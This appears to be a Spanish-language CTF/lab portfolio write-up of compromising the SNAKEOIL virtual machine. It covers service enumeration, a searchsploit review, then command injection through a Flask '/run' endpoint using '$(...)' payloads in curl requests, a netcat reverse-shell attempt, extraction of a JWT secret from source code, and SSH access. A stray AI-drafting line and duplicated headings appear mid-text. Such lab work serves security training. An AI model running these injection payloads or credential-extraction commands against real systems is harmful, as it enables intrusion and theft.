MAC Address: 08:00:27:27:0A:7E (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.70 seconds

(kali@kali)-[~]
$
```

5.2 Enumeración por servicio

Según los servicios detectados, se profundiza en cada uno. La siguiente tabla resume las herramientas más comunes por servicio:

Puerto / servicio	Herramientas para enumerar
80 / 443 (web)	whatweb, nikto, gobuster (búsqueda de directorios), revisar código fuente y robots.txt
21 (FTP)	Probar acceso anónimo: ftp \$IP con usuario anonymous
22 (SSH)	Anotar la versión; se usará para conectarse si se obtienen credenciales
139 / 445 (SMB)	enum4linux -a \$IP, smbclient -L //\$IP/
3306 (MySQL) u otros	Anotar versión y probar credenciales por defecto

Ejemplo de enumeración web (uno de los vectores más habituales en estas máquinas):

```
whatweb http://$IP
nikto -h http://$IP
gobuster dir -u http://$IP -w /usr/share/wordlists/dirb/common.txt
```

```
(kali@kali)-[~]
└─$ whatweb http://$IP
http://192.168.56.101 [200 OK] Country[RESERVED][ZZ], HTMLS, HTTPServer[nginx/1.14.2], IP[192.168.56.101], Title[Welcome to SNAKEOIL!], nginx[1.14.2]

(kali@kali)-[~]
└─$ nikto -h http://$IP
- Nikto v2.6.0

+ Target IP: 192.168.56.101
+ Target Hostname: 192.168.56.101
+ Target Port: 80
+ Platform: Unknown
+ Start Time: 2026-09-06 00:21:05 (GMT-4)

+ Server: nginx/1.14.2
+ ERROR: Failed to check for updates:
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [[A][A
```

```
(kali@kali)-[~]
└─$ gobuster dir -u http://$IP -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.101
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

Progress: 4613 / 4613 (100.00%)

Finished

(kali@kali)-[~]
└─$
```

6. Fase 3 — Análisis de vulnerabilidades y evaluación de riesgo

Con las versiones detectadas, se investigan las fallas conocidas y se decide cuáles vale la pena explotar.

Aquí tienes la redacción de la Fase 3 lista para pegar en tu portafolio. Dejé marcadas las posiciones de tus capturas y la tabla ya llena con tus hallazgos reales, para que solo la revises y ajustes si quieres.

6. Fase 3 — Análisis de vulnerabilidades y evaluación de riesgo

Con las versiones detectadas en la fase anterior, el objetivo de esta etapa es investigar las fallas públicamente conocidas asociadas al servicio y decidir cuáles vale la pena explotar. El servicio expuesto en el objetivo (192.168.56.101) es un servidor **nginx 1.14.2** en el puerto 80.

Búsqueda de exploits públicos

Se consultó la base local de Exploit-DB mediante searchsploit, primero acotando por servicio y versión y luego de forma general para revisar todo el histórico de la rama:

```
searchsploit nginx 1.14      # búsqueda acotada por versión
searchsploit nginx          # búsqueda general del servicio
```

La búsqueda por versión no arrojó resultados (*No Results*), lo que ya es un primer indicio de que la versión instalada no cuenta con exploits directos catalogados. La búsqueda general devolvió el histórico completo de nginx, con exploits correspondientes en su mayoría a ramas antiguas (0.6 a 1.4) y a productos distintos como Ingress-NGINX (el controlador de Kubernetes, no aplicable a este servidor).

```
(kali@kali)-[~]
$ searchsploit nginx 1.14
Exploits: No Results
Shellcodes: No Results

(kali@kali)-[~]
$ searchsploit nginx
```

Exploit Title	Path
Ingress-NGINX 4.11.0 - Remote Code Execution (RCE)	multiple/remote/52338.txt
Ingress-NGINX Admission Controller v1.11.1 - FD Injection to RCE	multiple/remote/52475.txt
Nginx (Debian Based Distros + Gentoo) - 'logrotate' Local Privilege Escalation	linux/local/40768.sh
Nginx 0.6.36 - Directory Traversal	multiple/remote/12804.txt
Nginx 0.6.38 - Heap Corruption	linux/local/14830.py
Nginx 0.6.x - Arbitrary Code Execution NullByte Injection	multiple/webapps/24967.txt
Nginx 0.7.0 < 0.7.61 / 0.6.0 < 0.6.38 / 0.5.0 < 0.5.37 / 0.4.0 < 0.4.14 - Denial of Service (PoC)	linux/dos/9901.txt
Nginx 0.7.61 - WebDAV Directory Traversal	multiple/remote/9829.txt
Nginx 0.7.64 - Terminal Escape Sequence in Logs Command Injection	multiple/remote/33490.txt
Nginx 0.7.65/0.8.39 (dev) - Source Disclosure / Download	windows/remote/13822.txt
Nginx 0.8.36 - Source Disclosure / Denial of Service	windows/remote/13818.txt
Nginx 1.1.17 - URI Processing SecURity Bypass	multiple/remote/38846.txt
Nginx 1.20.0 - Denial of Service (DOS)	multiple/remote/50973.py
Nginx 1.3.9 < 1.4.0 - Chunked Encoding Stack Buffer Overflow (Metasploit)	linux/remote/25775.rb
Nginx 1.3.9 < 1.4.0 - Denial of Service (PoC)	linux/dos/25499.py
Nginx 1.3.9/1.4.0 (x86) - Brute Force	linux_x86/remote/26737.pl
Nginx 1.4.0 (Generic Linux x64) - Remote Overflow	linux_x86-64/remote/32277.txt
PHP-FPM + Nginx - Remote Code Execution	php/webapps/47553.md

```
Shellcodes: No Results
```

Examen y descarga de los candidatos

De ese listado se seleccionaron los exploits potencialmente relacionados con nginx y se examinaron con la opción -x para leer su detalle, y se copiaron con -m a la carpeta de trabajo para dejarlos como evidencia del análisis:

```
# Examinar el detalle de cada candidato
searchsploit -x php/webapps/47553.md      # PHP-FPM + Nginx RCE
searchsploit -x linux/local/40768.sh      # Nginx logrotate LPE
searchsploit -x linux/remote/25775.rb     # Chunked Encoding overflow

# Copiar los candidatos a la carpeta actual
searchsploit -m php/webapps/47553.md
searchsploit -m linux/local/40768.sh
searchsploit -m 25775
```



```

(kali@kali)-[~]
$ searchsploit -x php/webapps/47553.md
Exploit: PHP-FPM + Nginx - Remote Code Execution
URL: https://www.exploit-db.com/exploits/47553
Path: /usr/share/exploitdb/exploits/php/webapps/47553.md
Codes: CVE-2019-11043
Verified: False
File Type: ASCII text, with very long lines (390)

(kali@kali)-[~]
$ searchsploit -x linux/local40768.sh
Exploit: Nginx (Debian Based Distros + Gentoo) - 'logrotate' Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/40768
Path: /usr/share/exploitdb/exploits/linux/local/40768.sh
Codes: CVE-2016-1247
Verified: False
File Type: Bourne-Again shell script, ASCII text executable

(kali@kali)-[~]
$ searchsploit -x linux/remote/25775.rb
Exploit: Nginx 1.3.9 < 1.4.0 - Chunked Encoding Stack Buffer Overflow (Metasploit)
URL: https://www.exploit-db.com/exploits/25775
Path: /usr/share/exploitdb/exploits/linux/remote/25775.rb
Codes: CVE-2013-2028, OSVDB-93037
Verified: True
File Type: Ruby script, ASCII text

(kali@kali)-[~]
$ searchsploit -x 47553
Exploit: PHP-FPM + Nginx - Remote Code Execution
URL: https://www.exploit-db.com/exploits/47553
Path: /usr/share/exploitdb/exploits/php/webapps/47553.md
Codes: CVE-2019-11043
Verified: False
File Type: ASCII text, with very long lines (390)

(kali@kali)-[~]
$ searchsploit -x 40768
Exploit: Nginx (Debian Based Distros + Gentoo) - 'logrotate' Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/40768
Path: /usr/share/exploitdb/exploits/linux/local/40768.sh
Codes: CVE-2016-1247
Verified: False
File Type: Bourne-Again shell script, ASCII text executable

```

Adicionalmente se verificó el CVE-2019-20372 (contrabando de peticiones vía error_page, aplicable a versiones anteriores a la 1.17.7) directamente en la base de exploits, sin obtener resultados:

```
searchsploit --cve 2019-20372
```

Análisis de aplicabilidad

Al cruzar cada candidato con las versiones y las condiciones del objetivo, se determinó que ninguno resulta viable como vía de acceso remoto no autenticado contra nginx 1.14.2:

- **CVE-2019-11043 (PHP-FPM + Nginx RCE, EDB-47553):** solo aplica si el sitio corre PHP-FPM detrás de nginx con una configuración vulnerable. No se confirmó PHP-FPM en el objetivo y el exploit figura como *no verificado*.

- **CVE-2016-1247 (logrotate LPE, EDB-40768)**: es una escalada de privilegios **local**; requiere ya disponer de acceso a la máquina, por lo que no sirve para la intrusión inicial.
- **CVE-2013-2028 (Chunked Encoding overflow, EDB-25775)**: afecta a nginx 1.3.9 – 1.4.0. Aunque está marcado como *verificado*, la versión del objetivo (1.14.2) queda fuera de ese rango.
- **CVE-2019-20372 (request smuggling)**: no cuenta con exploit público en Exploit-DB y depende de una directiva `error_page` específica en la configuración.

Este análisis confirma que la detección de una versión no implica por sí misma que sea explotable: nginx 1.14.2 (diciembre 2018) ya incorpora los parches de los CVE más conocidos de la rama (CVE-2018-16843/44/45 y CVE-2017-7529). En consecuencia, la superficie de riesgo real del objetivo no proviene de la versión del servidor, sino de las **cabeceras de seguridad ausentes** identificadas en la fase de escaneo (CSP, HSTS, X-Content-Type-Options, Referrer-Policy y Permissions-Policy), que corresponden a una mala configuración.

Tabla de riesgo

Vulnerabilidad / CVE	Servicio afectado	Facilidad	Impacto	¿Viable?
CVE-2019-11043 (PHP-FPM + Nginx RCE)	nginx 1.14.2 + PHP-FPM (puerto 80)	Baja	RCE remoto	No (requiere PHP-FPM vulnerable, no confirmado)
CVE-2016-1247 (logrotate LPE)	nginx en Debian (local)	Media	Escalada a root	No (requiere acceso local previo)
CVE-2013-2028 (Chunked Encoding overflow)	nginx 1.3.9 – 1.4.0	Alta	RCE / DoS	No (fuera de rango: objetivo 1.14.2)
CVE-2019-20372 (request smuggling vía <code>error_page</code>)	nginx < 1.17.7	Baja	Manipulación de peticiones	No (sin exploit público; config específica)
Cabeceras de seguridad ausentes	nginx (configuración)	Alta	Clickjacking, MITM, sniffing MIME	Sí (hallazgo de configuración)

7. Fase 4 — Explotación (acceso inicial)

El objetivo de esta fase es conseguir el primer acceso interactivo —un shell— en la máquina objetivo, todavía como usuario sin privilegios, aprovechando el vector descubierto durante la enumeración. A diferencia de fases anteriores, aquí el proceso no fue lineal: implicó formular hipótesis, probarlas, descartar las que no aplicaban y encadenar varias vulnerabilidades hasta llegar al acceso. Ese recorrido completo se documenta a continuación, porque el razonamiento seguido forma parte del análisis tanto como el resultado final.

7.1 Punto de partida y selección del vector

Tras descartar el puerto 80 (página por defecto de nginx) en fases previas, toda la superficie de ataque se concentró en la aplicación web Flask del puerto 8080. La enumeración con Gobuster había revelado, además de las rutas propias del blog, dos endpoints no estándar que llamaron la atención: `/run` (que respondía 405 ante peticiones GET) y `/secret` (que devolvía 500). Un 405 "Method Not Allowed" indica

que la ruta existe pero espera otro método HTTP, así que el primer paso fue interrogar /run con una petición POST.

La respuesta fue:

```
{"message":"Please provide URL to request in the form url:port. Example: 127.0.0.1:12345","success":false}
```

Es decir, /run no ejecuta un comando arbitrario: **recibe una URL y realiza una petición hacia ella desde el propio servidor**. Este comportamiento es la definición de una **falsificación de peticiones del lado del servidor (SSRF)**. El ejemplo que la propia aplicación sugiere —127.0.0.1:port— es una invitación implícita a alcanzar servicios que escuchan únicamente en el *localhost* de la máquina víctima, invisibles desde un escaneo externo. Se seleccionó, por tanto, /run como vector principal.

```
(kali@kali)-[~]
$ curl -i -X POST http://192.168.56.101:8080/run
HTTP/1.1 400 BAD REQUEST
Server: nginx/1.14.2
Date: Sun, 06 Sep 2026 06:10:00 GMT
Content-Type: application/json
Content-Length: 107
Connection: keep-alive

{"message":"Please provide URL to request in the form url:port. Example: 127.0.0.1:12345","success":false}

(kali@kali)-[~]
$ curl -i -X POST http://192.168.56.101:8080/run -d 'cmd=id'
curl -i -X POST http://192.168.56.101:8080/run \
-H 'Content-Type: application/json' -d '{"cmd":"id"}'
HTTP/1.1 400 BAD REQUEST
Server: nginx/1.14.2
Date: Sun, 06 Sep 2026 06:10:09 GMT
Content-Type: application/json
Content-Length: 107
Connection: keep-alive

{"message":"Please provide URL to request in the form url:port. Example: 127.0.0.1:12345","success":false}

(kali@kali)-[~]
$ curl -i -X POST http://192.168.56.101:8080/run -d '{"url":"127.0.0.1:12345"}'
curl -i -X POST http://192.168.56.101:8080/run \
-H 'Content-Type: application/json' -d '{"url":"127.0.0.1:12345"}'
HTTP/1.1 400 BAD REQUEST
Server: nginx/1.14.2
Date: Sun, 06 Sep 2026 06:10:09 GMT
Content-Type: application/json
Content-Length: 107
Connection: keep-alive

{"message":"Please provide URL to request in the form url:port. Example: 127.0.0.1:12345","success":false}
```

7.2 Primer obstáculo: el endpoint pide una clave

Al intentar usar el SSRF pasándole una URL, la aplicación no ejecutó la petición, sino que respondió con un nuevo mensaje:

```
{"message":"We need your secret key!","success":false}
```

Esto indicó que /run está protegido: exige una "secret key" antes de operar. La pregunta pasó a ser dónde obtener esa clave. La respuesta lógica era el otro endpoint anómalo detectado por Gobuster: **/secret**. Todo el rompecabezas empezaba a encajar: /secret entrega la clave, y /run la consume.

```
(kali@kali)-[~]
$ curl -i -X POST http://192.168.56.101:8080/run \
-H 'Content-Type: application/json' -d '{"url":"127.0.0.1:8080"}'
HTTP/1.1 400 BAD REQUEST
Server: nginx/1.14.2
Date: Sun, 06 Sep 2026 06:19:24 GMT
Content-Type: application/json
Content-Length: 55
Connection: keep-alive

{"message":"We need your secret key!","success":false}

(kali@kali)-[~]
$ curl -s -X POST http://192.168.56.101:8080/run \
-H 'Content-Type: application/json' -d '{"url":"127.0.0.1:5000"}'
{"message":"We need your secret key!","success":false}
```

7.3 El desafío de la autenticación JWT

El endpoint `/secret` devolvía un error 500 cuando se accedía sin autenticación. La aplicación emite un token **JWT** (JSON Web Token) cada vez que un usuario se registra en `/registration`, de modo que la hipótesis fue que `/secret` requería presentar ese token.

Aquí se realizaron varios intentos que **no funcionaron**, y entender por qué fallaron fue parte esencial del análisis:

- Presentar el token en la cabecera `Authorization: Bearer <token>` → error 500.
- Presentarlo en la cabecera `x-access-token: <token>` → error 500.

Ante estos fallos se exploró una vía alternativa: **crackear la clave de firma del JWT**. El token usa el algoritmo HS256 (firma simétrica con una clave secreta), lo que en teoría permitiría, si la clave fuera débil, falsificar un token con privilegios de administrador. Se intentó recuperar esa clave por fuerza bruta con diccionario (herramientas John the Ripper y un script propio en Python) contra la lista **rockyou** completa (más de 14 millones de contraseñas). El resultado fue negativo: la clave no estaba en el diccionario. En paralelo, la ruta `/users` había expuesto los hashes de contraseña de los usuarios (incluido el de patrick), y también se intentó crackear ese hash `pbkdf2-sha256` contra **rockyou**, igualmente sin éxito.

Estos dos callejones sin salida, lejos de ser tiempo perdido, aportaron una conclusión metodológica: **el camino previsto por el reto no era la fuerza bruta**, sino una configuración incorrecta en el manejo del token. La pista definitiva estaba en la propia web: la entrada "Useful Links" del blog contenía un enlace a la documentación de **flask-jwt-extended**. Esa librería, por defecto, transporta el token JWT en una **cookie** (llamada `access_token_cookie`), no en una cabecera. Ese era el motivo de los errores 500: el token se estaba enviando en el lugar equivocado.

Al presentarlo correctamente como cookie, `/secret` respondió al fin:

```
# Se obtiene un token fresco del registro
TOKEN=$(curl -s -X POST http://192.168.56.101:8080/registration \
-H 'Content-Type: application/json' \
-d '{"username":"probe9","password":"probe9"}' \
| grep -o '"access_token": *"[^"]*"' | cut -d'"' -f4)

# Se presenta el token como COOKIE, no como cabecera
curl -i http://192.168.56.101:8080/secret \
--cookie "access_token_cookie=$TOKEN"

Respuesta:
{"ip-address": "", "secret_key": "commandexecutionissecret"}
```



```
(kali@kali)-[~]
$ TOKEN=$(curl -s -X POST http://192.168.56.101:8080/registration \
-H 'Content-Type: application/json' \
-d '{"username":"probe0","password":"probe0"}' \
| grep -o "access_token": "[^"]*" | cut -d'"' -f4)

echo "$TOKEN"
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODY5Mjc4NCwianRpIjojIjI2MmIwNzMyY2VhNS00M2IzLTg4ZDItdmQyMzU1Njg5ZWlxiIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InByb2JlOSIsIm5iZiI6MTc4ODY5Mjc4NCwiczXhwIjoxNzg4NjkzNjg0fQ.CB8r9DvK1fAMaNdMrZpRh5fIIekv7-vUaS8lUBwEiMCs

(kali@kali)-[~]
$ curl -i http://192.168.56.101:8080/secret \
--cookie "access_token_cookie=$TOKEN"
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Sun, 06 Sep 2026 11:06:32 GMT
Content-Type: application/json
Content-Length: 61
Connection: keep-alive
Set-Cookie: access_token_cookie=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODY5Mjc4NCwianRpIjojIjI2MmIwNzMyY2VhNS00M2IzLTg4ZDItdmQyMzU1Njg5ZWlxiIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InByb2JlOSIsIm5iZiI6MTc4ODY5Mjc4NCwiczXhwIjoxNzg4NjkzNjg0fQ.CB8r9DvK1fAMaNdMrZpRh5fIIekv7-vUaS8lUBwEiMCs; Path=/
{"ip-address": "", "secret_key": "commandexecutionissecret"}
```

7.4 De SSRF a ejecución remota de comandos (RCE)

El nombre de la clave obtenida no es casual: **commandexecutionissecret** ("la ejecución de comandos es secreta") anticipaba que /run no se limita a hacer peticiones HTTP, sino que **ejecuta comandos del sistema operativo**. Internamente, el servidor construye una llamada al programa curl incorporando el valor del parámetro url sin sanitizarlo. Esto permite una **inyección de comandos**: si se introduce una sustitución de comando de shell —\$(...)— dentro del parámetro url, el sistema la evalúa y ejecuta.

Para confirmarlo se inyectó \$(id):

```
curl -s -X POST http://192.168.56.101:8080/run \
-H 'Content-Type: application/json' \
-d '{"secret_key":"commandexecutionissecret","url":"$(id)}'
```

La respuesta contenía la salida real del comando ejecutado en el servidor:

uid=1000(patrick) gid=33(www-data) groups=33(www-data),...,27(sudo),...

Un detalle técnico relevante: la salida del comando aparece **incrustada dentro de un mensaje de error de curl** (Could not resolve host: <salida>). Esto ocurre porque el resultado de \$(id) se sustituye en el lugar donde iba la URL, y curl intenta resolverlo como si fuera un nombre de dominio. Aunque el formato es incómodo de leer, funciona perfectamente como canal para exfiltrar la salida de cualquier comando.

Esta prueba confirmó dos cosas decisivas: se logra **ejecución remota de comandos (RCE)** como el usuario **patrick**, y —dato clave para la Fase 5— patrick pertenece al grupo **sudo**.

```
(kali@kali)-[~]
$ curl -i -X POST http://192.168.56.101:8080/run \
-H 'Content-Type: application/json' \
-d '{"secret_key":"commandexecutionissecret","url":"$(id)}'
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: nginx/1.14.2
Date: Sun, 06 Sep 2026 11:10:09 GMT
Content-Type: application/json
Content-Length: 554
Connection: keep-alive

{"message": "% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current\n   Left  Speed\n0    0    0    0    0    0    0 --:--:-- --:--:-- --:--:--    0curl: (6) Could not resolve host: uid=1000(patrick)\ncurl: (6) Could not resolve host: gid=33(www-data)\ncurl: (6) Could not resolve host: groups=33(www-data),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),112(bluetooth),116(lpadmin),117(scanner)\n","success":false}
```

7.5 Preparación de una reverse shell y las dos terminales

Con RCE confirmado, el siguiente objetivo natural era obtener un **shell interactivo**. La técnica estándar es una **reverse shell**: en lugar de que el atacante se conecte a la víctima, se hace que la víctima se conecte de vuelta al atacante. Esto requiere dos procesos trabajando al mismo tiempo, y por eso **se emplearon dos terminales en Kali**:

- **Terminal 1 — el "oyente" (listener):** se dejó el comando nc -lvnp 4444 en ejecución. Netcat queda a la espera, escuchando en el puerto 4444, para recibir la conexión entrante desde la víctima. Mientras espera, **este proceso bloquea la terminal:** no acepta más comandos porque está ocupado escuchando. Por eso no podía escribirse nada en ella y fue necesaria una segunda.
- **Terminal 2 — el "lanzador":** desde una segunda pestaña se envían las peticiones a /run que ejecutan los comandos en la víctima, incluido el que dispara la reverse shell hacia la Terminal 1.

En otras palabras: una terminal *escucha* y la otra *ataca*. Ambas son necesarias simultáneamente porque el listener debe estar ya a la espera **antes** de que la víctima intente conectarse; si no hubiera nadie escuchando, la conexión de la reverse shell no llegaría a ningún sitio.

Para preparar el payload sin problemas de comillas (la reverse shell viaja dentro de un JSON, que a su vez pasa por la shell y por curl), se codificó el comando en **base64**, de modo que los caracteres conflictivos quedaran ocultos en una cadena inocua que el servidor decodifica y ejecuta.

```
patrick@SNAKEOIL: ~ kali@kali: ~
-H 'Content-Type: application/json' \
-d '{"secret_key":"commandexecutionisecret","url":"${id}"}'
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: nginx/1.14.2
Date: Sun, 06 Sep 2026 11:10:09 GMT
Content-Type: application/json
Content-Length: 554
Connection: keep-alive

{"message":" % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current\n   Left  Speed\n/r 0      0    0 0      0      0     0 --:--:-- --:--:-- --:--:--    0curl: (6) Could not resolve host: uid=1000(patrick)\ncurl: (6) Could not resolve host: gid=33(www-data)\ncurl: (6) Could not resolve host: groups=33(www-data),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugindev),109(netdev),112(bluetooth),116(lpadmin),117(scanner)\n","success":false}

(kali@kali)-[~]
$ ip a | grep 192.168.56

nc -lvnp 4444
inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
listening on [any] 4444 ...
^C
```

7.6 Segundo y tercer obstáculo: filtro de comandos y timeout

Al lanzar la reverse shell, la aplicación respondió:

```
{"message":"Banned command!","success":false}
```

Esto reveló una tercera defensa: un **filtro de comandos (lista negra)** que bloquea ciertas palabras. Mediante pruebas se determinó que términos como **bash** y **base64** estaban prohibidos (mientras que comandos como whoami o id sí pasaban). Como la reverse shell dependía precisamente de bash y base64, esta vía quedó bloqueada.

Adicionalmente, comandos que tardaban demasiado —como find /, que recorre todo el sistema de archivos— devolvían:

```
{"message":"The timeout is expired!","success":false}
```

es decir, un **límite de tiempo** que aborta las ejecuciones lentas.

Ante estas dos restricciones se replanteó la estrategia. En lugar de insistir en la reverse shell (bloqueada por el filtro), se optó por un objetivo más directo: **usar el RCE para leer el código fuente de la aplicación y extraer credenciales**, evitando por completo las palabras prohibidas y usando rutas acotadas para no superar el timeout. Esta decisión hizo innecesaria la reverse shell y, con ella, las dos terminales: el resto del trabajo se realizó desde una sola.

```
(kali㉿kali)-[~]
$ curl -s -X POST http://192.168.56.101:8080/run \
-H 'Content-Type: application/json' \
-d '{"secret_key":"commandexecutionissecret","url":"$(bash)"}'
{"message":"Banned command!","success":false}

(kali㉿kali)-[~]
$ curl -s -X POST http://192.168.56.101:8080/run \
-H 'Content-Type: application/json' \
-d '{"secret_key":"commandexecutionissecret","url":"$(find / -name app.py 2>/dev/null)"}'
{"message":"The timeout is expired!","success":false}

(kali㉿kali)-[~]
$ curl -s -X POST http://192.168.56.101:8080/run \
-H 'Content-Type: application/json' \
-d '{"secret_key":"commandexecutionissecret","url":"$(cat /home/patrick/flask_blog/app.py)"}'
{"message":"The timeout is expired!","success":false}
```

7.7 Extracción de credenciales del código fuente

Primero se listó el contenido del directorio de la aplicación para conocer su estructura (un ls es instantáneo y no toca el timeout):

```
curl -s -X POST http://192.168.56.101:8080/run \
-H 'Content-Type: application/json' \
-d '{"secret_key":"commandexecutionissecret","url":"$(ls -la /home/patrick/flask_blog)"}'
```

Entre los archivos aparecieron `app.py`, `models.py`, `resources.py`, varias bases de datos y ficheros de configuración. A continuación, en lugar de volcar `app.py` completo (lo que saturaba la respuesta y podía superar el timeout), se usó `grep` para extraer únicamente la línea que contenía la credencial:

```
curl -s -X POST http://192.168.56.101:8080/run \
-H 'Content-Type: application/json' \
-d '{"secret_key":"commandexecutionissecret","url":"$(grep -i passw
/home/patrick/flask_blog/app.py)"}'
```

La respuesta reveló la contraseña, almacenada en la configuración de Flask:

```
app.config['JWT_SECRET_KEY'] = 'NoreasonableDOUBTthisPASSWORDisGOOD'
```

Este resultado también explica por qué los intentos previos de fuerza bruta habían fracasado: la contraseña es una cadena personalizada del reto que no figura en diccionarios como rockyou. Solo podía obtenerse leyéndola directamente del código, que es exactamente el camino previsto.

```
(kali@kali)-[~]
└─$ curl -s -X POST http://192.168.56.101:8080/run \
    -H 'Content-Type: application/json' \
    -d '{"secret_key": "commandexecutionissecret", "url": "${grep -ri passw /home/patrick/flask_blog}"}'
{"message": "The timeout is expired!", "success": false}

(kali@kali)-[~]
└─$ curl -s -X POST http://192.168.56.101:8080/run \
    -H 'Content-Type: application/json' \
    -d '{"secret_key": "commandexecutionissecret", "url": "${grep -i passw /home/patrick/flask_blog/app.py}"}'
{"message": "curl: (3) bad range specification in URL position 12:\napp.config['JWT_SECRET_KEY']\n\n      ^\n % Total      % Received % Xferd   Average Speed\nTime     Time       Time Current\n0 --:--:-- 0:00:00 0curul: (6) Could not resolve host: =\ncurl: (6) Could not resolve host: 'NoreasonableDOUBTthisPASSWORDisGOOD'\n", "success": false}
```

7.8 Obtención del shell interactivo

Con la credencial en mano, se aprovechó el servicio **SSH** (puerto 22, detectado en el escaneo inicial) para obtener una sesión interactiva completa —a diferencia de la reverse shell, SSH no está sujeto a ningún filtro de la aplicación web:

```
ssh patrick@192.168.56.101
```

```
# contraseña: NOreasonableDOUBTthisPASSWORDisGOOD
```

El acceso se confirmó comprobando la identidad y el equipo:

```
patrick@SNAKEOIL:~$ id
```

```
uid=1000(patrick) gid=1000(patrick) groups=1000(patrick),24(cdrom),25(floppy),27(sudo),...
```

```
patrick@SNAKEOIL:~$ whoami
```

```
patrick
```

```
patrick@SNAKEOIL:~$ hostname
```

```
SNAKEOIL
```

```
(kali@kali)~$ ssh patrick@192.168.56.101
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
patrick@192.168.56.101's password:
Linux SNAKEOIL 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
patrick@SNAKEOIL:~$ id
uid=1000(patrick) gid=1000(patrick) groups=1000(patrick),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),112(bluetooth),116
(lpadmin),117(scanner)
patrick@SNAKEOIL:~$ whoami
patrick
patrick@SNAKEOIL:~$ hostname
SNAKEOIL
```

Como evidencia final del acceso de usuario se recuperó la flag correspondiente:

```
patrick@SNAKEOIL:~$ cat local.txt
```

```
patrick@SNAKEOIL:~$ cat -la /home/patrick
cat: invalid option -- 'l'
Try 'cat --help' for more information.
patrick@SNAKEOIL:~$ cat /home/patrick/local.txt
Local shell access obtained!
patrick@SNAKEOIL:~$ ls -la /home/patrick/
total 112
drwxr-xr-x 20 patrick patrick 4096 Aug 18 2021 .
drwxr-xr-x 3 root root 4096 Jun 12 2021 ..
-rw-r--r-- 1 patrick patrick 4777 Aug 16 2021 .bash_history
-rw-r--r-- 1 patrick patrick 220 Jun 12 2021 .bash_logout
-rw-r--r-- 1 patrick patrick 3560 Jun 12 2021 .bashrc
drwx----- 13 patrick patrick 4096 Jun 19 2021 .cache
drwx----- 13 patrick patrick 4096 Jun 24 2021 .config
drwxr-xr-x 2 patrick patrick 4096 Jun 12 2021 Desktop
drwxr-xr-x 2 patrick patrick 4096 Jun 12 2021 Documents
drwxr-xr-x 2 patrick patrick 4096 Jun 23 2021 Downloads
drwxr-xr-x 7 patrick patrick 4096 Sep 6 19:06 flask_blog
drwx----- 3 patrick patrick 4096 Jun 12 2021 .gnupg
-rw-r--r-- 1 patrick patrick 2278 Aug 18 2021 .ICEauthority
drwx----- 6 patrick patrick 4096 Jun 23 2021 .local
-rw-r--r-- 1 patrick patrick 29 Aug 16 2021 local.txt
drwx----- 5 patrick patrick 4096 Jun 12 2021 mozilla
drwxr-xr-x 2 patrick patrick 4096 Jun 12 2021 Music
drwxr-xr-x 2 patrick patrick 4096 Jun 12 2021 Pictures
drwx----- 3 patrick patrick 4096 Jun 23 2021 .pki
drwxr-xr-x 4 patrick patrick 4096 Jun 23 2021 Postman
-rw-r--r-- 1 patrick patrick 807 Jun 12 2021 .profile
drwxr-xr-x 2 patrick patrick 4096 Jun 12 2021 Public
-rw-r--r-- 1 patrick patrick 80 Jun 23 2021 .python_history
drwx----- 2 patrick patrick 4096 Jun 12 2021 .ssh
drwxr-xr-x 2 patrick patrick 4096 Jun 12 2021 Templates
drwxr-xr-x 2 patrick patrick 4096 Jun 12 2021 Videos
drwxr-xr-x 8 patrick patrick 4096 Oct 14 2020 vmware-tools-distrib
patrick@SNAKEOIL:~$ find /home -name "*.txt" 2>/dev/null
/home/patrick/.local/share/virtualenv/wheel/2.7/image/1/CopyPipInstall/setuptools-44.1.1-py2.py3-none-any/setuptools-44.1.1.dist-info/top_level.txt
/home/patrick/.local/share/virtualenv/wheel/2.7/image/1/CopyPipInstall/setuptools-44.1.1-py2.py3-none-any/setuptools-44.1.1.dist-info/entry_points.txt
